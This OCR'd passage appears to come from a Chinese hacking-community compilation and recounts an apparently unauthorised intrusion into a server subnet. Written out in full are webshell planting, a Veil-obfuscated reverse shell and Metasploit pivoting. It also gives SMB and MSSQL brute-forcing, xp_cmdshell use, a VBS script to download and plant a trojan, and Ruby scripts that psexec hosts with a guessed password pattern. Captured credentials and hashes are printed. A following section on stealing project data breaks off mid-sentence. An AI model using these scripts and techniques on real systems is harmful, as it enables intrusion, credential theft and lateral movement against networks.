


图　2-1-7

图　2-1-8

（全文完）责任编辑：Rem1x

第2节　记一次工作组的渗透

作者：wilson
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

直接 ewebeditor 对 config.asp 可编辑，这个不是重点我粗略一讲，ewebeditor 默认账户登入，可编辑 config.asp，直接插马，外围服务器：xxx.xxx.64.33，如图 2-2-1：




图　2-2-1

提权方面，上传 cmd.com 就可以执行命令了，pr.exe 提权成功，下面是工作组的渗透，本地做了策略，我登不上去 3389，关了各种策略，没有用估计是硬防了，netstat -ano 看见很多端口，就是 telnet 不上去。后来发现整个段都是做了硬防的样子，扫不到一些重要端口。算了，不登上去了，直接用 msf 搞吧，用 veil 生成一个免杀 tcp 反弹 shell 的 payload（veil 免杀神器）。利用 Msf 进行渗透，连接上 vpn，就有公网 ip 了，然后，监听一个端口，我喜欢 1433，不知道为什么我老是监听端口时候外面连接不上，当我监听了 1433 就可以连接上了，所以我常常选择这个端口，如图 2-2-2：




图　2-2-2

进一步，收集本机的密码用 hashdump 导出：Administrator:sntcm33tao。扫描端口试试，要加一个路由表，不加，你在外面扫扫不到什么东西的，就是这样。route add xxx.xxx.64.0 255.255.255.0 session 值，如图 2-2-3：

```
meterpreter > run get_local_subnet

[-] The specified script could not be found: get_local_subnet
meterpreter > run get_local_subnets
Local subnet: [redacted].64.0/255.255.255.0
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > route add [redacted].64.0 255.255.255.0 1
[*] Route added
msf exploit(handler) >
```

图　2-2-3

因为 arp 扫不了存活的主机（估计做了什么策略），加载模块，设置测试，扫一些常见端口，如图 2-2-4：

```
Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting   Required  Description
   ----         ---------------   --------  -----------
   CONCURRENCY  10                yes       The number of concurrent ports to check per host
   PORTS        445,80,1433,3389  yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       [redacted].64.0/24  yes       The target address range or CIDR identifier
   THREADS      16                yes       The number of concurrent threads
   TIMEOUT      1000              yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) >
```

图　2-2-4

扫的数据，被存在了数据库里面了，我们可以通过 hosts 和 services 命令来访问。下面来测试漏洞，首先是 445 端口，msf 溢出还尝试 SBM 登入，加入自己在那个服务器上抓的密码:sntcm33tao：

msf > use auxiliary/scanner/smb/smb_login

msf auxiliary(smb_login) > set RHOSTS xxx.xxx.64.1-254

RHOST => xxx.xxx.64.1-254

msf auxiliary(smb_login) > set SMBPass sntcm33tao

SMBPass =>sntcm33tao

msf auxiliary(smb_login) > set SMBUser administrator

SMBUser => administrator

msf auxiliary(smb_login) > exploit

结果发现自己服务器密码没有用上，如图 2-2-5：

```
msf auxiliary(tcp) > use scanner/mssql/mssql_login
msf auxiliary(mssql_login) > services -p -
[-] Argument required for -p
msf auxiliary(mssql_login) > services -p 1433 -R

Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
[redacted].64.3     1433  tcp          open
[redacted].64.15    1433  tcp          open
[redacted].64.16    1433  tcp          open
[redacted].64.24    1433  tcp          open
[redacted].64.26    1433  tcp          open
[redacted].64.37    1433  tcp          open
[redacted].64.46    1433  tcp          open
[redacted].64.47    1433  tcp          open
[redacted].64.54    1433  tcp          open
[redacted].64.55    1433  tcp          open
[redacted].64.220   1433  tcp          open

RHOSTS => file:C:/Users/wilson/AppData/Local/Temp/msf-db-rhosts-20140408-5444-ir4cd0

msf auxiliary(mssql_login) > exploit
```

图　2-2-5

接下来测试 1433 端口，用 service –p 端口 -R 导出结果到文件中，注意这个是自动加载到你现在使用对应的模块的！进行 myssql 弱口令爆破，走运，有三个弱口令，如图 2-2-6：




图　2-2-6

很好，心里暗喜，估计着这个段的管理员，认为做了硬防就出现空口令的这种失误了。呵呵，这个突破点要好好利用，好，接下来看看怎么利用这个漏洞，三个方法，一是反弹一个 shell，如图 2-2-7：




图　2-2-7

提示 Exploit failed: EOFError EOFError，晕，是不是有杀软，算了，我先看看 xxx.xxx.64.55 可以么？也提示：Exploit failed: EOFError EOFErrorr，居然也是不行。好吧，看看能不能用 bind_tcp，试试 set PAYLOAD windows/meterpreter/bind_tcp，不行。

好吧，换第二种方法，执行命令：use admin/mssql/mssql_exec，执行命令好了，

```
set RHOST => xxx.xxx.64.24
msf auxiliary(mssql_exec) > set CMD cmd.exe /c net user
CMD => cmd.exe /c net user
msf auxiliary(mssql_exec) > exploit
SQL Query: EXEC master..xp_cmdshell 'cmd.exe /c net user'
utput
 \\ ?v(u7b ^7b
 -------------------------------------------------------------------------------
 Administrator ASPNET Guest
 IUSR_XINLI IWAM_XINLI SQLDebugger
 SUPPORT_388945a0
```

可以了，现在想着写一个 wget.vbs，看看能不能下载马，种马试试看：

```
echo iLocal=LCase(Wscript.Arguments(1)) >>c:\\wget.vbs
echo iRemote=LCase(Wscript.Arguments(0)) >>c:\\wget.vbs
echo wscript.echo "[!]GET ",iRemote >>c:\\wget.vbs
echo set xPost=CreateObject("Microsoft.XMLHTTP") >>c:\\wget.vbs
echo xPost.Open "GET",iRemote,0 >>c:\\wget.vbs
echo xPost.Send() >>c:\\wget.vbs
echo set sGet=CreateObject("ADODB.Stream") >>c:\\wget.vbs
echo sGet.Mode=3 >>c:\\wget.vbs
echo sGet.Type=1 >>c:\\wget.vbs
echo sGet.Open() >>c:\\wget.vbs
echo sGet.Write xPost.ResponseBody >>c:\\wget.vbs
echo sGet.SaveToFile iLocal,2 >>c:\\wget.vbs
SQL Query: EXEC master..xp_cmdshell 'type C:\wget.vbs'
output
iLocal=LCase(Wscript.Arguments(1))
iRemote=LCase(Wscript.Arguments(0))
wscript.echo [!]GET ,iRemote
set xPost=CreateObject(Microsoft.XMLHTTP)
xPost.Open GET,iRemote,0
xPost.Send()
set sGet=CreateObject(ADODB.Stream)
sGet.Mode=3
sGet.Type=1
sGet.Open()
sGet.Write xPost.ResponseBody
sGet.SaveToFile iLocal,2
```

尼玛累死哥了，执行一下看看：cscript //nologo C:\\wget.vbs 你的马地址 C:\\windows\\winlogon.exe，我晕还是居然不可以，是不是 wget.vbs 给杀了！

换第三种方法：

Lcx.exe 转发算了，我应该早点登 xxx.xxx.64.24 的 3389，用 SQLTOOLS2.0.exe 登入 xxx.xxx.64.24 和 xxx.xxx.64.55，如图 2-2-8：




图　2-2-8

Getpass 抓密码 xxx.xxx.64.55 的:UserName 为 Administrator，password 为 www。xxx.xxx.64.24：UserName:为 Administrator，password 为 sntcm24tao。看到 xxx.xxx.64.24 的密码，我惊呆啦，仔细看一下 xxx.xxx.64.33 的密码是:sntcm33tao，看到这里一个就明白了，这个 c 段应该是有默认密码的，规则就是:xxx.xxx.64.xxxxSntcmxxxtao 了。那么开始写脚本搞吧，参考网站：http://blog.spiderlabs.com/2012/06/metasploit-tipstrickshashes-and-tokens.html。脚本，如图 2-2-9：

```
set THREADS 15
<ruby>
#设置模块名字
modules=[
"auxiliary/scanner/smb/smb_login",]
#设置hosts
hosts=[]
framework.db.services.each do |service|
  if service.port==445
    hosts <<service.host.address
  end
end
#加载auxiliary/scanner/smb/smb_login模块
modules.each do |exec|
 self.run_single("use #{exec}")
 puts("\nRunning Auxiliary Module #{exec}")
 #设置密码和账号
 hosts.each do |rhost|
   self.run_single("set RHOSTS #{rhost}")
   self.run_single("set SMBUser administrator")
   a=rhost.split(".")
   b=a[3]
   b.insert(0, 'sntcm')
   b.insert(-1, 'tao')
   self.run_single("set SMBPass #{b}")
   self.run_single("exploit")
   end
end
</ruby>
```

图　2-2-9

运行结果，如图 2-2-10，图 2-2-11，图 2-2-12，图 2-2-13，图 2-2-14：

```
<urce "C:\\Users\\wilson\\Desktop\\smb_login_ceshi.rc"
[*] Processing C:\Users\wilson\Desktop\smb_login_ceshi.rc for ERB directives.
resource (C:\Users\wilson\Desktop\smb_login_ceshi.rc)> set THREADS 15
THREADS => 15
[*] resource (C:\Users\wilson\Desktop\smb_login_ceshi.rc)> Ruby Code (621 bytes)


Running Auxiliary Module auxiliary/scanner/smb/smb_login
RHOSTS => [redacted]64.2
SMBUser => administrator
SMBPass => sntcm2tao

[*] [redacted].64.2:445 SMB - Starting SMB login bruteforce
[-] [redacted].64.2:445 SMB - [1/1] - FAILED LOGIN (Windows Server 2012 Datacenter 9200) administrat
[STATUS_LOGON_FAILURE]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
RHOSTS => [redacted].64.3
SMBUser => administrator
SMBPass => sntcm3tao
[*] [redacted].64.3:445 SMB - Starting SMB login bruteforce
[-] [redacted].64.3:445 SMB - [1/1] - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) adminis
tao [STATUS_LOGON_FAILURE]
```

图　2-2-10

```
[*] [redacted].64.12:445 SMB - Starting SMB login bruteforce
[+] [redacted].64.12:445 - SUCCESSFUL LOGIN (Windows Server 2003 3790 Service Pack 2) administrator
TATUS_SUCCESS]
[*] Username is case insensitive
[*] Domain is ignored
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
RHOSTS => [redacted].64.14
SMBUser => administrator
SMBPass => sntcm14tao
[*] [redacted].64.14:445 SMB - Starting SMB login bruteforce
[-] [redacted].64.14:445 SMB - [1/1] - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) admini
14tao [STATUS_LOGON_FAILURE]
[*] Scanned 1 of 1 hosts (100% complete)

RHOSTS => 218.195.64.24
SMBUser => administrator
SMBPass => sntcm24tao
[*] [redacted].64.24:445 SMB - Starting SMB login bruteforce
[+] [redacted].64.24:445 - SUCCESSFUL LOGIN (Windows Server 2003 3790 Service Pack 2) administrator
TATUS_SUCCESS]
[*] Username is case insensitive
[*] Domain is ignored
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
RHOSTS => [redacted].64.26
SMBUser => administrator
SMBPass => sntcm26tao
[*] [redacted].64.26:445 SMB - Starting SMB login bruteforce
[-] [redacted].64.26:445 SMB - [1/1] - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) admini
26tao [STATUS_LOGON_FAILURE]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

图　2-2-11

```
[*] [redacted].64.33:445 SMB - Starting SMB login bruteforce
[+] [redacted].64.33:445 - SUCCESSFUL LOGIN (Windows Server 2003 3790 Service Pack 2) administrator
: sntcm33tao [STATUS_SUCCESS]
[*] Username is case insensitive
[*] Domain is ignored
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
RHOSTS => [redacted].64.34
SMBUser => administrator
SMBPass => sntcm34tao
[*] [redacted].64.34:445 SMB - Starting SMB login bruteforce
[+] [redacted].64.34:445 - SUCCESSFUL LOGIN (Windows Server 2003 3790 Service Pack 2) administrator : sntcm34tao [STATUS_SUCC
ESS]
[*] Username is case insensitive
[*] Domain is ignored
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
RHOSTS => [redacted].64.36
```

图　2-2-12

```
[+] [redacted].64.48:445 - SUCCESSFUL LOGIN (Windows Server 2003 3790 Service Pack 2) administrator : sntcm48tao [STATUS_SUCCESS]
[*] Username is case insensitive
[*] Domain is ignored
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
RHOSTS => [redacted].64.49
SMBUser => administrator
SMBPass => sntcm49tao
[*] [redacted].64.49:445 SMB - Starting SMB login bruteforce
[+] [redacted].64.49:445 - SUCCESSFUL LOGIN (Windows Server 2003 3790 Service Pack 2) administrator : sntcm49tao [STATUS_SUCCESS]
[*] Username is case insensitive
[*] Domain is ignored
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
RHOSTS => [redacted].64.54
SMBUser => administrator
SMBPass => sntcm54tao
[*] [redacted].64.54:445 SMB - Starting SMB login bruteforce
[-] [redacted].64.54:445 SMB - [1/1] - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) administrator : sntcm54tao [STATUS_LOGON_FAILURE]
```

图　2-2-13

```
msf exploit(psexec) > creds

Credentials
===========

host          port  user          pass                                                              type      proof  active?
----          ----  ----          ----                                                              ----      -----  -------
[redacted].64.12  445   administrator  sntcm12tao                                                        password         true
[redacted].64.24  1433  sa            sntcm24tao                                                        password         true
[redacted].64.24  445   administrator  sntcm24tao                                                        password         true
[redacted].64.33  445   administrator  sntcm33tao                                                        password         true
[redacted].64.33  445   Administrator  52130f6c1d566b49e2b0fbd84467081e:d0cb88e2dad2f88d93e838ff15680bcc  smb_hash         true
[redacted].64.33  445   IWAM_SERVER    c583069f46310f9ef603b3e7f28fb11a:e7b7b923d3e1c03fadbe1d8a71ea3331  smb_hash         true
[redacted].64.33  445   IUSR_SERVER    f4dc391d7bb618f9685decc30423b867:abbb2b2fb2c4c6b5dc3a983349c9c49a  smb_hash         true
[redacted].64.34  445   administrator  sntcm34tao                                                        password         true
[redacted].64.37  1433  sa            sa                                                                password         true
[redacted].64.48  445   administrator  sntcm48tao                                                        password         true
[redacted].64.49  445   administrator  sntcm49tao                                                        password         true
[redacted].64.55  1433  sa                                                                              password         true

msf exploit(psexec) >
```

图　2-2-14

12.24.28.29.34 都搞定了，另外 11 用 3389 登入也是可以搞定的，有的不成功，是管理员改了密码了，像 xxx.xxx.64.55 那个就是改成了 www，接着 bind_tcp 批量弹回会话，这个脚本和前面的差不多，如图 2-2-15：

```
set THREAD 15

<ruby>
#加载模块
modules=[
"exploit/windows/smb/psexec",]

#加载hosts
hosts=[]
framework.db.services.each do |service|
  if service.port==445
    hosts <<service.host.address
  end
end

#
modules.each do |exec|
 self.run_single("use #{exec}")
 puts("\nRunning Auxiliary Module #{exec}")

#
 hosts.each do |rhost|
   self.run_single("set RHOST #{rhost}")
   self.run_single("set SMBUser administrat
   a=rhost.split(".")
   b=a[3]
   b.insert(0, 'sntcm')
   b.insert(-1, 'tao')
   self.run_single("set SMBPass #{b}")
   self.run_single("exploit -j")
   end
 end
</ruby>
```

图　2-2-15

运行结果如图 2-2-16：




图　2-2-16

搞到了 5 个会话，哈哈，很好。Lcx 登 3389 上去看看，嘚瑟一下有成就感，如图 2-2-17：




图　2-2-17

文章突破点：

1.由于策略防范，所以用 msf 进行继续了类似内网的渗透，加了一个路由表，进入 c 段。

2.mssql 的弱口令登入，这个是重要突破点。

3.利用简单社工，来扩大权限。

4.人品，渗透很靠人品的，虽然运气有很大成分，但是思路才是重点啊。

还有很多技术没有用上，像嗅探什么的，但是不想搭时间进去了，还是可以用这些时间学习其它的技术什么的。参考文章：

http://blog.spiderlabs.com/2012/06/metasploit-tipstrickshashes-and-tokens.html

（全文完）责任编辑：Rem1x

第3节　一次做项目的过程中无意的小型内网渗透

作者：Mayter

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

事情是这样的，搞了一个项目，（好吧就是拿数据）目标站是：http://18x.1x1.2x6.73/login.html，如图 2-3-1：

图　2-3-1

直接输入 ip 跳转到这里，打下码吧，如图 2-3-2：

图　2-3-2

burp 试了下，太小看他了，徒劳无功啊，如图 2-3-3：




图　2-3-3

也不知道干啥的，旁站+c 段吧，如图 2-3-4：

图　2-3-4

18x.1x1.2x6.108 发现目标看到一个 web 网站，目测了下 windows2003+aspx+iis，直接用 safe3 扫下看有注入点没，如图 2-3-5：

